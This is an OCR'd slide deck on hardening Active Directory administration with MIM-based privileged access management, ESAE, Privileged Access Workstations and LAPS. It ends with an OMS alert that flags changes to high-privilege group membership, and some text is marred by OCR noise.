


Shadow accounts

- PAM forest privileged accounts
  - Associated with Corporate forest accounts
  - Mapping exists in MIM
- PAM forest shadow groups
  - Associated with groups in Corporate forest
  - PAM groups contain SID of corporate groups in SIDHistory attribute




Architecture – Your Existing AD Forests



dn: cn=Enterprise Admins,dc=corp
member: cn=Jen, dc=corp
...

```
User:   CORP\Jen
Group:  CORP\Enterprise Admins
Refresh after: 1 week
```

Architecture – with PAM



Group: Enterprise Admins
Domain: CORP
Candidates: Jen


dn: cn=Enterprise Admins,dc=corp

```
User:    PRIV\JenAdmin
Groups:  CORP\Enterprise Admins
Refresh after: 60 minutes
```

dn: cn=CORP Enterprise Admin
member: cn=JenAdmin

What MIM 2016 provides for PAM

- PAM process orchestration
  - Uses policies to dictate who can request privileged access
  - Uses workflows to dictate how privileged access is granted
  - Uses AD and Windows services for enforcing time restrictions
- End user interactions
  - PowerShell module for PAM Requestors and Approvers
  - REST API for developing custom PAM Request/Approval portal
  - Sample portal to demonstrate how to use the REST API
- Audit trail
  - MIM Request Log
    - Logs all PAM role requests and approval history
  - Privileged Access Management event log.
    - Logs all PAM attempts, successes, and failures



Other user

priv.admintkent

Sign in to: RED

Enhanced Security Administrative Environment (**ESAE**)


- ESAE is not a single product offering
- ESAE is.. PAM +
  - PAW
  - Credential Guard
  - PKI and Smart Card logon
  - MFA
  - ATA
  - Procedures..
  - ..and some more procedures..

Protect – PAW / SLAM / OMS

Protecting Active Directory and Admin privileges

2-4 weeks › 1-3 months › 6+ months

First response to the most frequently used attack techniques




3. Unique Local Admin Passwords for Workstations
http://Aka.ms/LAPS


4. Unique Local Admin Passwords for Servers
http://Aka.ms/LAPS

1. Separate Admin account for admin tasks

2. Privileged Access Workstations (PAWs)
Phase 1 - Active Directory admins
http://Aka.ms/CyberPAW




FULLY Locked PAW Workstation



The physical hardware runs two operating systems locally:


- **Admin OS** - The physical host runs Windows 10 on the PAW host for Administrative tasks
- **User OS** - A Windows 10 client Hyper-V virtual machine guest runs a corporate image



- **Phase 1 - Immediate Deployment for Active Directory Administrators** this provides a PAW quickly that can protect on premises domain and forest administration roles
- **Phase 2 - Extend PAW to all administrators** this enables protection for administrators of cloud services like Office 365 and Azure, enterprise servers, enterprise applications, and workstations
- **Phase 3 - Advanced PAW security** this discusses additional protections and considerations for PAW security

On our PAW Workstation we need :

LAPS Only for Administrator rights; Bitlocker; Blocked Internet Browsing from PAW workstation Least Privileges for the PAW User; Secure Boot; Device guard ; Credential Guard



FULLY Locked PAW Workstation

UEFI is locked down (Boot order, Boot entries, Secure Boot, **Virtualization extensions, IOMMU**, Microsoft UEFI CA), so the settings in UEFI **cannot be changed to compromise Device Guard security**


PAW – Feedback from the Field


PAW Workstation will probably change the way of how your Administrator do Administration daily tasks and bring some difficulties that you have to be aware of, such as :

- Sharing Desktop from PAW Workstation to virtual machine
- Sharing Data from PAW workstation to the virtual machine and vice & versa
- Backup Data of the Internal Virtual Machine, do we allow or not ? How do we accomplish this task ?
- I have to run script from PAW Workstation but my input File is inside and email or a file on a Share that is not accessible by my PAW Workstation ? How can accomplish this task ?
- If I have any issue at Home for remote work, how can I contact My PAW Administrators ?
- How can I configure PAW Workstation to block Internet browsing but allow Intranet web sites access ?

OMS – Feedback from the Field

- OMS connector send data to OMS about Group Membership
- Administrator is sitting anywhere , metro , train and receive information
- Easy task monitoring change increase a lot your IT Security





Alert information

Name: Promene na Security Universal Grupi

Description:

Severity: Critical

Search query: Alert : Promene na Security Universal Grupi

```
Type=SecurityEvent (EventID=4756 OR EventID=4757)
AND (TargetAccount="Г. ‘ \\Schema Admins" OR
TargetAccount="     :\\Enterprise Admins" OR
TargetAccount="     \\Organization Management")
```

Alert frequency

Check for this alert every: 15 Minutes

Generate alert based on: [✓ Number of results] Metric measurement

Number of results: Greater than 0

□ Suppress alerts

When checked, allows you to set an amount of time to wait before alerting again to reduce alert noise

Email notification: [✓ Yes] No

